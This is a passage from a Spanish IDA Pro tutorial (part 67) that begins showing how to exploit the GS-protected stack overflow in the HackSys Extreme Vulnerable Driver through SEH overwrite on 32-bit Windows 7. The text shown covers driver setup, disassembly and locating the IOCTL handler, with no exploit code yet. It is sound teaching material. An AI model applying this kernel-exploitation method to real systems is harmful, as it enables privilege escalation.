

INTRODUCCION AL REVERSING CON IDA PRO DESE CERO PARTE 67.

Contents

INTRODUCCION AL REVERSING CON IDA PRO DESE CERO PARTE 67.....	1
Un método que no habíamos visto para explotar una de las vulnerabilidades del HACKSYS driver PISANDO SEH en 32 BITS.....	1

Un método que no habíamos visto para explotar una de las vulnerabilidades del HACKSYS driver PISANDO SEH en 32 BITS.

En este caso un amigo me pidió varias aclaraciones sobre el método usado para bypassar la cookie en maquinas de 32 bits, cuando tenemos un stack overflow en kernel, y podemos pisar el return address, pero hay una cookie que impide que podamos terminar ejecutando código.

Obviamente si tenemos otra vulnerabilidad que permita leakear, podríamos leer el valor de la cookie y después usarlo al enviar nuestra data para pisarla, pero hay un método que nunca había usado en la práctica, que es un poco viejito y en sistemas que no sean windows 7 de 32 bits no va, pero estaría bueno mirarlo, para aclararle a mi amigo y al que lo quiera leer (y a mí mismo jeje) como es la idea.

Ya sabemos que el driver vulnerable se puede bajar de acá

<https://github.com/hacksys/HackSysExtremeVulnerableDriver/releases/download/v1.20/HEVD.1.20.zip>


y la tool para cargarlo de aquí

<http://www.osronline.com/OsrDown.cfm/osrloaderv30.zip?name=osrloaderv30.zip&id=157>

antes de copiarlo al target abriremos el driver en el loader de IDA para analizarlo.

Dentro del zip

HEVD.1.20\drv\vulnerable\i386




Esta el driver y los símbolos.

```

INIT:00016006
INIT:00016006
INIT:00016006 ; Attributes: bp-based frame
INIT:00016006
INIT:00016006 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
INIT:00016006 __stdcall DriverEntry(x, x) proc near
INIT:00016006
INIT:00016006 DeviceName= _UNICODE_STRING ptr -14h
INIT:00016006 DosDeviceName= _UNICODE_STRING ptr -0Ch
INIT:00016006 DeviceObject= dword ptr -4
INIT:00016006 DriverObject= dword ptr 8
INIT:00016006 RegistryPath= dword ptr 0Ch
INIT:00016006
INIT:00016006 000 mov     edi, edi
INIT:00016008 000 push    ebp
INIT:00016009 004 mov     ebp, esp
INIT:0001600B 004 sub     esp, 14h
INIT:0001600E 018 and     [ebp+DeviceObject], 0
INIT:00016012 018 push    esi
INIT:00016013 01C mov     esi, ds:RtlInitUnicodeString(x,x)
INIT:00016019 01C push    edi
INIT:0001601A 020 xor     eax, eax
INIT:0001601C 020 mov     [ebp+DosDeviceName.Length], ax
INIT:00016020 020 lea     edi, [ebp+DosDeviceName.MaximumLength]
INIT:00016023 020 stosd
INIT:00016024 020 stosw
INIT:00016026 020 push    offset aDeviceHacksys ; "\\Device\\HackSysExtremeVulnerableDrive"...
INIT:0001602B 024 lea     eax, [ebp+DeviceName]
INIT:0001602E 024 push    eax ; DestinationString
INIT:0001602F 028 call     esi ; RtlInitUnicodeString(x,x)
INIT:00016031 020 push    offset aDosdevicesHack_0 ; "\\DosDevices\\HackSysExtremeVulnerableD"...
INIT:00016036 024 lea     eax, [ebp+DosDeviceName]
INIT:00016039 024 push    eax ; DestinationString
INIT:0001603A 028 call     esi ; RtlInitUnicodeString(x,x)
INIT:0001603C 020 mov     esi, [ebp+DriverObject]
INIT:0001603F 020 lea     eax, [ebp+DeviceObject]
INIT:00016042 020 push    eax ; DeviceObject
INIT:00016043 024 push    0 ; Exclusive
INIT:00016045 028 push    100h ; DeviceCharacteristics
INIT:0001604A 02C push    22h ; DeviceType
INIT:0001604C 030 lea     eax, [ebp+DeviceName]
INIT:0001604F 030 push    eax ; DeviceName
INIT:00016050 034 push    0 ; DeviceExtensionSize
INIT:00016052 038 push    esi ; DriverObject
INIT:00016053 03C call     dx:IoCreateDevice(x,x,x,x,x,x)


```

Al abrirlo en IDA vemos el DriverEntry, cuyo primer argumento siempre es un puntero a _DRIVER_OBJECT.




ESI es el puntero a _DRIVER_OBJECT.

Si vamos a LOCAL TYPES



Vemos que esta dicha estructura, si buscamos _IRP nos aparecen las más usadas para reversear.



Marcaremos `_DRIVER_OBJECT`, `_IRP`, `_DEVICE_OBJECT`, `_IO_STACK_LOCATION` y `PIRP` y las sincronizamos pues son las que más usamos.

Lo que nos falta es agregar `MajorFunction` que nunca esta.

Recordamos que la podemos agregar en Local Types, usando click derecho-insert y pegamos esto.

```
struct __MajorFunction
```

```
{
```

```
    SIZE_T _MJ_CREATE;
```

```
    SIZE_T _MJ_CREATE_NAMED_PIPE;
```

```
    SIZE_T _MJ_CLOSE;
```

```
    SIZE_T _MJ_READ;
```

```
    SIZE_T _MJ_WRITE;
```

```
    SIZE_T _MJ_QUERY_INFORMATION;
```

```
    SIZE_T _MJ_SET_INFORMATION;
```

```
    SIZE_T _MJ_QUERY_EA;
```

```
    SIZE_T _MJ_SET_EA;
```


```
    SIZE_T _MJ_FLUSH_BUFFERS;
```

```
    SIZE_T _MJ_QUERY_VOLUME_INFORMATION;
```


```
    SIZE_T _MJ_SET_VOLUME_INFORMATION;
```

```
    SIZE_T _MJ_DIRECTORY_CONTROL;
```


```
SIZE_T _MJ_FILE_SYSTEM_CONTROL;  
  
SIZE_T _MJ_DEVICE_CONTROL;  
  
SIZE_T _MJ_INTERNAL_DEVICE_CONTROL;  
  
SIZE_T _MJ_SCSI;  
  
SIZE_T _MJ_SHUTDOWN;  
  
SIZE_T _MJ_LOCK_CONTROL;  
  
SIZE_T _MJ_CLEANUP;  
  
SIZE_T _MJ_CREATE_MAILSLLOT;  
  
SIZE_T _MJ_QUERY_SECURITY;  
  
SIZE_T _MJ_SET_SECURITY;  
  
SIZE_T _MJ_POWER;  
  
SIZE_T _MJ_SYSTEM_CONTROL;  
  
SIZE_T _MJ_DEVICE_CHANGE;  
  
SIZE_T _MJ_QUERY_QUOTA;  
  
SIZE_T _MJ_SET_QUOTA;  
  
SIZE_T _MJ_PNP;  
  
SIZE_T _MJ_PNP_POWER;  
  
SIZE_T _MJ_MAXIMUM_FUNCTION;  
  
};
```



La agregamos y sincronizamos y lo ultimo es abrir en el mismo Local Types la estructura `_DRIVER_OBJECT` y cambiar para que el ultimo campo sea una estructura del tipo `_MajorFunction`.




Vemos que originalmente es un array de punteros a funciones, pero si lo cambiamos a una estructura con punteros a funciones conocidas con sus nombres, será más fácil y funcionará igual y nos dará la info que necesitamos en forma más clara.



Así en vez de ser un array de punteros a funciones que no sabemos cuál es cada una, será una estructura del mismo largo que el array, pero con los punteros a funciones ya conocidas según la especificación.

Vemos que ESI mantiene el valor del puntero a _DRIVER_OBJECT en esa zona, en 0x160cf ya pierde ese valor.




Así que marcamos esa zona (puede ser con ALT +L, bajando con la flecha del cursor y luego de nuevo con ALT+L para terminar) o si es una zona chica con el mismo mouse.

```


INIT:0001607C
INIT:0001607C loc_1607C:
INIT:0001607C 020 push 1Ch
INIT:0001607E 024 lea edx, [esi+38h]
INIT:00016081 024 pop ecx
INIT:00016082 020 mov eax, offset IrpNotImplementedHandler(x,x)
INIT:00016087 020 mov edi, edx
INIT:00016089 020 rep stosd
INIT:0001608B 020 mov eax, [ebp+DeviceObject]
INIT:0001608E 020 mov dword ptr [edx], offset IrpCreateHandler(x,x)
INIT:00016094 020 mov dword ptr [esi+40h], offset IrpCreateHandler(x,x)
INIT:0001609B 020 mov dword ptr [esi+70h], offset IrpDeviceIoCtlHandler(x,x)
INIT:000160A2 020 mov dword ptr [esi+34h], offset IrpUnloadHandler(x)
INIT:000160A9 020 or dword ptr [eax+1Ch], 10h
INIT:000160AD 020 mov eax, [ebp+DeviceObject]
INIT:000160B0 020 and dword ptr [eax+1Ch], 0FFFFFF7Fh
INIT:000160B7 020 lea eax, [ebp+DeviceName]
INIT:000160BA 020 push eax ; DeviceName
INIT:000160BB 024 lea eax, [ebp+DosDeviceName]
INIT:000160BE 024 push eax ; SymbolicLinkName
INIT:000160BF 028 call ds:IoCreateSymbolicLink(x,x)
INIT:000160C5 020 push offset asc_1616C ; "
INIT:000160CA 024 push offset aS ; "%s"
INIT:000160CF 028 mov esi, eax
INIT:000160D1 028 call _DbgPrint
INIT:000160D6 028 push offset aHackSysExtreme_0 ; "[+] HackSys Extreme Vulnerable Driver L"...
INIT:000160DB 02C call _DbgPrint
INIT:000160E0 02C add esp, 0Ch
INIT:000160E3 020 mov eax, esi

```

Una vez marcada la zona apretamos T.



Por supuesto elegimos ESI como el registro base de la estructura y offset ponemos cero pues apunta al inicio de esta, y elegimos _DRIVER_OBJECT y nos detecta los 4 usos que renombrara.




El que nos importa es el que maneja los IOCTL que es `_MJ_DEVICE_CONTROL`

Si no hubiéramos tenido símbolos, se hace el mismo trabajo importando el archivo .h con las estructuras de 32 bits para reversear drivers.

El archivo .h con las estructuras de 32 bits está aquí

<https://drive.google.com/file/d/1VXwR45uvw1FtvzW2b9eNO1DLid9Cldx8/view?usp=sharing>

y se importa en IDA desde aquí.



Con eso nos aparecerían las estructuras necesarias `DRIVER_OBJECT`, `_IRP`, `_DEVICE_OBJECT`, `_IO_STACK_LOCATION` y `PIRP` y `_MajorFunction` en Local Types, las sincronizaríamos y llegaríamos a reconocer de la misma forma la función que maneja los IOCTL.

En este caso al tener símbolos dicha función ya tenía nombre, el que nos daba una idea de que era la función buscada, pero como acá estamos aprendiendo es bueno saber encontrarla para todos los casos reverseando, sea con símbolos o sin símbolos.

```

INIT:0001607C
INIT:0001607C loc_1607C:
INIT:0001607C 020 push 1Ch
INIT:0001607E 024 lea edx, [esi+_DRIVER_OBJECT.MajorFct._MJ_CREATE]
INIT:00016081 024 pop ecx
INIT:00016082 020 mov eax, offset IrpNotImplementedHandler(x,x)
INIT:00016087 020 mov edi, edx
INIT:00016089 020 rep stosd
INIT:0001608E 020 mov eax, [ebp+DeviceObject]
INIT:0001608E 020 mov dword ptr [edx], offset IrpCreateHandler(x,x)
INIT:00016094 020 mov [esi+_DRIVER_OBJECT.MajorFct._MJ_CLOSE], offset IrpCreateHandler(x,x)
INIT:00016098 020 mov [esi+_DRIVER_OBJECT.MajorFct._MJ_DEVICE_CONTROL], offset IrpDeviceIoctlHandler(x,x)
INIT:000160A2 020 mov [esi+_DRIVER_OBJECT.DriverUnload], offset IrpUnloadHandler(x)
INIT:000160A9 020 or dword ptr [eax+1Ch], 10h
INIT:000160AD 020 mov eax, [ebp+DeviceObject]
INIT:000160B0 020 and dword ptr [eax+1Ch], 0FFFFFF7Fh
TNTT:000160B7 020 lea eax, [ebp+DeviceName]

```


Dentro de dicha función que maneja los IOCTL, están las diferentes funciones vulnerables, en este caso la que vamos a intentar explotar es la de StackOverflowGs.

```

PAGE:0001515A
PAGE:0001515A loc_1515A:
PAGE:0001515A 010 mov ebx, offset aHacksysEvdIoctl_4 ; "***** HACKSYS_EVD_IOCTL_STACK_OVERFLOW"...
PAGE:0001515F 010 push ebx ; Format
PAGE:00015160 014 call _DbgPrint ; char aHacksysEvdIoctl_4[]
PAGE:00015165 014 pop ecx aHacksysEvdIoctl_4 db "***** HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS
PAGE:00015166 010 push esi ; DATA XREF: IrpDeviceIoC
